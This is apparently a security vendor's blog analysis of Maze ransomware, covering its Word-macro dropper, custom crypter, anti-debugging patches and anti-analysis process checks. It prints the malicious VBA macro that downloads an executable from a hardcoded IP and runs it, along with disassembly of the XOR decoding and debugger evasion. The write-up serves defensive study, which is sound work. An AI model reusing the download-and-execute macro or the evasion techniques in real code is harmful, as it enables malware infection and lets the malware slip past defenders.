Maze ransomware continues to be a threat to the consumers

blogs.quickheal.com/maze-ransomware-continues-threat-consumers/

June 18, 2020

Maze is a recently highlighted ransomware among the ever-growing list of ransomware families. The ransomware is active from the past one year, although it came into limelight due to its new approach of publishing sensitive data of infected customers publicly.


The malware uses different techniques to gain entry like the use of exploit kits or email impersonation. These phishing emails are having a Word document attachment that contains macros to run the malware in the system.

Maze uses CHA-CHA algorithm for encryption and its key is encrypted using the RSA algorithm. Maze can run with or without mutex —it uses some Russian IPs for the webserver to sends information from the victim system(s). It uses RSA encryption request for CnC communication and it will not encrypt the system for the specific region by checking keyboard type.

Stage – I

VBA MACRO

The attached document file has a form containing an input box in which the number array of encrypted URL and path is present. The document file contains an ActiveX object. When it is executed, URL and path are decrypted post which it calls URLDownloadToFileA() that downloads an executable to the specified location.




```
                                        ByVal szURL As String, ByVal szFileName As St
                                        ByVal dwReserved As Long, ByVal lpfnCB As Lor
#End If
Function errorFunc()
    errorFunc = 7834
End Function
Function Main()
    eURL = form1.TextBox1.Text
    ePath = form1.TextBox2.Text
    If IsError(errorFunc()) = False Then
        dURL = Decode(Str2Arr(eURL))
        dPath = Decode(Str2Arr(ePath))
    End If
    URLDownloadToFile 0, dURL, dPath, 0, 0
    Shell dPath
    MsgBox "This application appears to have been made with an older version of t
End Function

Function Decode(a1)
    Dim b1 As String
    Dim s1 As String
```

Expression	Value	Type
dPath	"C:\Windows\Temp\swerf88.exe"	Variant/String
dURL	"http://192.119.106.235/officeupd.tmp"	Variant/String
ePath	"67,58,92,87,105,110,100,111,119,115,92,84,101,109,112,	Variant/String
eURL	"104,116,116,112,58,47,47,49,57,50,46,49,49,57,46,49,48,	Variant/String

Fig 1. URLDownloadToFileA() Call with their parameters

The number array is read from text box then converted into characters and concatenated to form a URL and path where the file is downloaded. Sometimes it also uses PowerShell to download the file. In most of the cases, file is downloaded at “C:\Windows\temp” location.



104,116,116,112,58,47,47,49,57,50,46,49,49,57,46,49,48,54,46,50

67,58,92,87,105,110,100,111,119,115,92,84,101,109,112,92,115,11


Fig 2. Characters stored in Number Array

Stage – II

A. CRYPTER

The first stage of Maze ransomware is custom cryptor. This cryptor is a packed one with few imports. It loads libraries by calling LoadLibrary() and GetProcAddress() from kernel32.dll. In this cryptor, function names are stored with their adler32 checksum.

The cryptor is for anti-debugging, it passes junk strings to the function OutputDebugStringW().




```
012D6A5E push    3                ; dwCreationDisposition
012D6A60 push    0                ; lpSecurityAttributes
012D6A62 push    1                ; dwShareMode
012D6A64 push    80000000h        ; dwDesiredAccess
012D6A69 push    offset FileName  ; "C:\\JDUIHiuf\\IDisjopjcnb"
012D6A6E call    ds:CreateFileW
012D6A74 cmp     esi, esp
012D6A76 call    sub_12E10DC
012D6A7B cmp     eax, 0FFFFFFFFh
012D6A7E jz      short loc_12D6A87
```

```
012D6A87
012D6A87 loc_12D6A87:
012D6A87 mov     esi, esp
012D6A89 push    offset OutputString ; "@malwrhunterteam, good last discussion "...
012D6A8E call    ds:OutputDebugStringW
012D6A94 cmp     esi, esp
012D6A96 call    sub_12E10DC
012D6A9B mov     esi, esp
012D6A9D call    ds:GetCommandLineW
012D6AA3 cmp     esi, esp
012D6AA5 call    sub_12E10DC
012D6AAA mov     [ebp+lpFirst], eax
012D6AAD mov     esi, esp
012D6AAF push    offset Srch      ; "--DIdsjdjdj"
012D6AB4 mov     eax, [ebp+lpFirst]
012D6AB7 push    eax              ; lpFirst
012D6AB8 call    ds:StrStrW
012D6ABE cmp     esi, esp
012D6AC0 call    sub_12E10DC
012D6AC5 test    eax, eax
012D6AC7 jz      short loc_12D6AD0
```

```
012D6AD0
012D6AD0 loc_12D6AD0:
012D6AD0 mov     esi, esp
012D6AD2 push    0Ah                  ; lpType
012D6AD4 push    65h                  ; lpName
012D6AD6 push    0                    ; hModule
012D6AD8 call    ds:FindResourceA
012D6ADE cmp     esi, esp
012D6AE0 call    sub_12E10DC
012D6AE5 mov     [ebp+hResInfo], eax
012D6AE8 mov     esi, esp
012D6AEA mov     ecx, [ebp+hResInfo]
012D6AED push    ecx                  ; hResInfo
012D6AEE push    0                    ; hModule
012D6AF0 call    ds:LoadResource
```

Fig 3. Call to OutputDebugStringW()

In the below code, it checks whether the file is present or not, if present it will terminate. Similarly, it also checks specific command-line arguments if it is present it will change execution flow. Then malware loads the resource where actual DLL is present. The loaded resource is encrypted and XOR operation is used with key 0x41. After decryption, we get base64 encoded data.




```
012D669D mov     edx, [ebp+arg_0]
012D66A0 add     edx, [ebp+var_1C]
012D66A3 movsx   eax, byte ptr [edx]
012D66A6 xor     eax, 41h
012D66A9 mov     ecx, [ebp+var_18]
012D66AC add     ecx, [ebp+var_1C]
012D66AF mov     [ecx], al
012D66B1 jmp     short loc_12D668C
```

```
012D66B3
012D66B3 loc_12D66B3:
012D66B3 mov     edx, 43h
012D66B8 mov     [ebp+LibFileName], dx
012D66BC mov     eax, 72h
012D66C1 mov     [ebp-36h], ax
012D66C5 mov     ecx, 79h
012D66CA mov     [ebp+var_34], cx
012D66CE mov     edx, 70h
012D66D3 mov     [ebp+var_32], dx
012D66D7 mov     eax, 74h
012D66DC mov     [ebp+var_30], ax
012D66E0 mov     ecx, 33h
012D66E5 mov     [ebp+var_2E], cx
012D66E9 mov     edx, 32h
012D66EE mov     [ebp+var_2C], dx
012D66F2 mov     eax, 2Eh
012D66F7 mov     [ebp+var_2A], ax
012D66FB mov     ecx, 64h
012D6700 mov     [ebp+var_28], cx
012D6704 mov     edx, 6Ch
012D6709 mov     [ebp+var_26], dx
012D670D mov     eax, 6Ch
012D6712 mov     [ebp+var_24], ax
012D6716 xor     ecx, ecx
012D6718 mov     [ebp+var_22], cx
012D671C mov     esi, esp
012D671E lea     edx, [ebp+LibFileName]
012D6721 push    edx             ; lpLibFileName
012D6722 call    ds:LoadLibraryW
012D6728 cmp     esi, esp
012D672A call    sub_12E10DC
012D672F mov     [ebp+hModule], eax
012D6732 cmp     [ebp+hModule], 0
012D6736 jnz     short loc_12D6773
```

Fig 4. Xor Loop and API resolution


After copying all data onto the stack, API names are formed and then it calls Loadlibrary() Win32 API. Then it decodes base64 data by calling CryptStringToBinaryA() API. The decrypted buffer is again decrypted using CHA-CHA 20 algorithm which brings the actual payload of Maze ransomware. Along with payload (which is a DLL of Maze), it also decrypts shellcode. By using CreateThread() API, it executes the shellcode.



```
.text:012D6C6C push    edx
.text:012D6C6D mov     eax, [ebp+var_48]
.text:012D6C70 push    eax
.text:012D6C71 lea     ecx, [ebp+var_1118]
.text:012D6C77 push    ecx
.text:012D6C78 push    1
.text:012D6C7A call    sub_12D6270
.text:012D6C7F add     esp, 14h
.text:012D6C82 mov     esi, esp
.text:012D6C84 push    0                               ; lpThreadId
.text:012D6C86 push    0                               ; dwCreationFlags
.text:012D6C88 push    0                               ; lpParameter
.text:012D6C8A mov     edx, [ebp+lpStartAddress]
.text:012D6C8D push    edx                             ; lpStartAddress
.text:012D6C8E push    0                               ; dwStackSize
.text:012D6C90 push    0                               ; lpThreadAttributes
.text:012D6C92 call    ds:CreateThread
.text:012D6C98 cmp     esi, esp
.text:012D6C9A call    sub_12E10DC
.text:012D6C9F mov     esi, esp
.text:012D6CA1 push    eax                             ; hObject
.text:012D6CA2 call    ds:CloseHandle
.text:012D6CA8 cmp     esi, esp
.text:012D6CAA call    sub_12E10DC
.text:012D6CAF mov     eax, [ebp+var_48]
.text:012D6CB2 mov     [ebp+var_1124], eax
.text:012D6CB8 mov     ecx, [ebp+var_1124]
.text:012D6CBE push    ecx
```

Fig 5. Call to CreateThread()

In this payload code, it first loads the base address of kernel32 for PEB. The below code shows the loading of the address.



```
:005BCFE8 55                      push    ebp
:005BCFE9 89 E5                   mov     ebp, esp
:005BCFEB 83 EC 38                sub     esp, 38h
:005BCFEE 64 A1 30 00 00 00       mov     eax, large fs:30h
:005BCFF4 8B 40 0C                mov     eax, [eax+0Ch]
:005BCFF7 8B 40 14                mov     eax, [eax+14h]
:005BCFFA 8B 00                   mov     eax, [eax]
:005BCFFC 8B 00                   mov     eax, [eax]
:005BCFFE 8B 40 10                mov     eax, [eax+10h]
:005BD001 89 45 FC                mov     [ebp-4], eax
:005BD004 8B 45 FC                mov     eax, [ebp-4]
:005BD007 89 04 24                mov     [esp], eax
:005BD00A C7 44 24 04 AA FC 0D 7C mov     dword ptr [esp+4], 7C0DFCAAh
:005BD012 E8 71 01 00 00          call    near ptr unk_5BD188
:005BD017 83 EC 08                sub     esp, 8
:005BD01A 89 45 DC                mov     [ebp-24h], eax
:005BD01D 8B 45 FC                mov     eax, [ebp-4]
:005BD020 89 04 24                mov     [esp], eax
```


Fig 6. The address is loaded from PEB

The shellcode allocates memory using VirtualAlloc() and copies DLL file to newly allocated space. Then it creates a thread and executes code from DLL. This code changes bytes at the original entry point and then jump to OEP.

B. MAZE PAYLOAD


In decrypted payload, it first loads all the APIs and then does patching of dbgUiRemoteBreakin from ntdl.dll. It is one of the anti-debugging techniques it uses to avoid attachment of debugger.

First it calls VirtualProtect() on **dbgUiRemoteBreakin** with PAGE_EXECUTE_READWRITE as new flNewProtect. Then it replaces byte 6A with C3 by simple mov instruction. So, if someone tries to attach debugger it will get failed.



```
8D 44 24 04          lea     eax, [esp+4]
C6 07 C3             mov     byte ptr [edi], 0C3h
50                   push    eax
FF 74 24 04          push    dword ptr [esp+4]
6A 01                push    1
57                   push    edi
68 E2 21 1A 00       push    offset unk_1A2
0F 84 3B 67 00 00    jz      loc_1A88EA
75 04                jnz     short loc_1A21B5
11 17                adc     [edi], edx
                     ; ----------------------------------------
```

Fig 7. Copy 0xC3 at dbgUiRemoteBreakin Entry point




```
6A 08                    ntdll_DbgUiRemoteBreakin proc near
68 E0 B8 8C 77           push    8
E8 4E E8 F8 FF           push    offset unk_778CB8E0
64 A1 18 00 00 00        call    near ptr unk_778CDD64
8B 40 30                 mov     eax, large fs:18h
80 78 02 00              mov     eax, [eax+30h]
75 09                    cmp     byte ptr [eax+2], 0
F6 05 D4 02 FE 7F 02     jnz     short loc_7793F52E
74 28                    test    byte_7FFE02D4, 2
                         jz      short loc_7793F556
```

```
                              ntdll_DbgUiRemoteBreakin proc near
7793F50A C3                   retn
7793F50A                      nullsub_2 endp
7793F50A
7793F50A                      ; ---------------------------------
7793F50B 08                   db      8
7793F50C                      ; ---------------------------------
7793F50C 68 E0 B8 8C 77       push    offset unk_778CB8E0
7793F511 E8 4E E8 F8 FF       call    near ptr unk_778CDD64
7793F516 64 A1 18 00 00 00    mov     eax, large fs:18h
7793F51C 8B 40 30             mov     eax, [eax+30h]
```

Fig 8. Code before and after patching

Then it enumerates running processes using Process32First() and process32Next(). It calls APIs using 'je' instruction and address is pushed onto the stack which is executed after API call. The call is replaced with 'push' and 'jz' or 'je' instruction.



```
                   ; ---------------------------------------------------------------
68 85 3F 18 00     push    offset loc_183F85                ; Return Address called after API call
0F 84 3F 49 02 00  jz      loc_1A88AE                       ; Jmp to kernel32_Process32NextW
75 04              jnz     short near ptr unk_183F75
E2 05              loop    loc_183F78loc_1A88AE=[debug034:loc_1A88AE]
                   ; -----------------------------------------------------------------------------
00                 db      0
00                 db      0          loc_1A88AE:                        ; CODE XREF: debug034:00182F07↑j
0F                 unk_183F75 db  0Fh                                    ; debug034:loc_182F13↑j ...
85                 db   85h ; à       jmp     off_1AA0EC                 ; offset kernel32_Process32NextW
33                 db   33h ; 3       ; ---------------------------------------------------------------
```

Fig 9. Call to Process32NextW () using jz instruction

After process enumeration, it will obfuscate all the names with its algorithm which uses XMM registers. Then it calculates the hash of this obfuscated string which is then compared with some hardcoded hashes. Some of them are:


Procmon64.exe: 0x776E0635

Procexp64.exe: 0x78020640

Ida.exe: 0x33840485

Dumpcap.exe: 0x5FB805C5

X32dbg.exe: 0x5062053



```
001834F3 3D 3F 06 02 78     cmp     eax, 7802063Fh
001834F8 89 F5              mov     ebp, esi
001834FA 0F 8E 9B 04 00 00  jle     loc_18399B
00183500 3D 60 06 EC 79     cmp     eax, 79EC0660h
00183505 0F 8F FD 07 00 00  jg      loc_183D08
0018350B 3D 40 06 02 78     cmp     eax, 78020640h
00183510 0F 84 1A 08 00 00  jz      loc_183D30
00183516 75 04              jnz     short near ptr loc_18351B+1
00183518 5E                 pop     esi
```

Fig 10: Compare hashes with running process hashes

When any of the process hash matches it calls TerminateProcess() and exits the running process.


It will not encrypt files for specific keyboard type. To get keyboard type it calls the function GetUserDefaultUILanguage(). For eg:

Russsian : 0x419 // NOT Encrypt For this value

Ukrainian : 0x422 // NOT Encrypt For this value

Serbian : 0x7C1A // NOT Encrypt For this value

en_US : 0x409 // Encrypt For this value



```
0F B7 50 2E                    movzx   edx, word ptr [eax+2Eh]
81 FA 19 04 00 00              cmp     edx, 419h
0F 84 64 0A 00 00              jz      loc_B853A
75 0A                          jnz     short loc_B7AE2
FF 15 4C A0 0C 00              call    off_CA04C
04 21                          add     al, 21h
```

